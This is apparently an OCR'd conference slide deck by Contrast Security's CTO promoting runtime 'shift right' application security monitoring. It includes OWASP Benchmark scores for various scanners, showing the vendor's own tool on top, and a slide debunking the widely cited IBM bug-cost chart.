


CONTEXT
- Exact Line Of Code
- Full Query
- Full HTTP Request
- Data Flow Details
- Libraries
- Configuration
- Etc…

Automatically detect vulnerabilities and full context by directly observing application behavior. No scanning required.

OWASP Benchmark

Free and open application benchmark with thousands of security test cases




Non-Commercial		
■ A: NoisyCricket v8.1	9%	(100-90.9)
■ B: OWASP ZAP vD-2020-10-07	20%	(20.1-0.4)
■ C: PMD v5.2.3	0%	(0-0)
■ D: SBwFindSecBugs v1.10.1	43%	(97.2-54.4)
■ E: SpotBugs v4.1.4	0%	(5.1-5.2)
■ F: VisualCodeGrepper v2.2.0	15%	(53.5-38.7)
Commercial		
■ G: Acunetix 360 v1.4.1-FULL	16%	(16.8-1)
■ H: Burp Suite Pro v2020.2.1	35%	(34.7-0)
■ I: Checkmarx CxSAST v8.2	53%	(91-38.1)
■ J: CodeQL v2.5.9	31%	(69.1-38.5)
■ K: Contrast v3.9.1.24653	100%	(100-0)
■ L: ContrastScan v1.1	56%	(94.9-38.6)
■ M: Fortify v20.1.0.0158-rp2020.2.0.0010	43%	(100-57.1)
■ N: IBM AppScan Source v9.0.3.5	22%	(61.6-39.5)
■ O: Kiuwan vmaster.p561.q11382.a1870	43%	(90.9-47.4)
■ P: Semgrep	44%	(89-45.5)
■ Q: Snyk Code	29%	(89.3-60.2)
■ R: SonarQube Java Plugin v3.14	33%	(50.4-17)
■ S: Veracode SAST v20180531	46%	(98.1-51.6)
■ T: Commercial Average	42%	(75.8-33.4)

A better app/API security operating model


1 Install runtime agent on your platforms

2 Instant accurate detection of vulnerable code and libraries

3 Strongest possible app/API exploit prevention




Automatic – no changes to code, build, test, or deploy




Shift right!

Shift Left?



Common Knowledge is Wrong

If you google "cost of a software bug" you will get tons of articles that say "bugs found in requirements are 100x cheaper than bugs found in implementations." They all use this chart from the "IBM Systems Sciences Institute":




There's one tiny problem with the IBM Systems Sciences Institute study: **it doesn't exist**. Laurent Bossavit did an exhaustive trawl and found that the ISSI, if it *did* exist, was an internal training program and not a research institute. As far as anybody knows, that chart is completely made up.

https://buttondown.com/hillelwayne/archive/i-ing-hate-science/

Application Detection and Response (ADR)

“Shift Right” Protection in Production




Visibility and protection from within the application layer

Contrast SECURITY

Imagine Runtime AppSec in Production!

Vulnerability and attack monitoring.

No change to app/API operation.



Fast, accurate, contextual feedback based on real exploitable vulnerabilities

Visibility into application

Quality and performance testing have already moved to production!

Application Vulnerability Monitoring (AVM)

“Shift Right” Security Testing in Production

Concerns


- Will AVM impact performance?
- Will AVM break applications?

Benefits

- <2% performance impact
- Passive - doesn’t affect app/API
- Highly accurate, contextual findings
- No scanning, no extra work
- Tests fully assembled app/API in actual deployed environments, not simulated QA environment
- Best possible code coverage


Quality and performance testing has already moved!

Traditional AppSec


Security owns…
SAST
DAST
SCA
ASPM
Noisy context-free vulnerabilities requiring security expertise
DEV
WAF
SIEM
Noisy context-free attack results ignored by operations
OPS

Security configures and runs tools that deliver a barrage of theoretical vulnerabilities to developers and noisy attacks to operations.

Runtime AppSec


Security guides…
Runtime
Unified contextual risks spanning development and production
DEV
OPS

Automatically reports unified risks to stakeholders in both Dev and Ops.

“Turn Right to Go Left” – Doc Hudson


The Future

AppSec is in its **infancy**…

In the future, AppSec will be transparent, and market forces will drive much better security

You can make it happen!

Contrast SECURITY



“Ask me ANYTHING!”

Jeff Williams
Cofounder and CTO
Contrast Security

http://linkedin.com/in/planetlevel

Contrast
SECURITY

Contrast Security

Application and API Security from Within

Jeff Williams
Founder and CTO
@planetlevel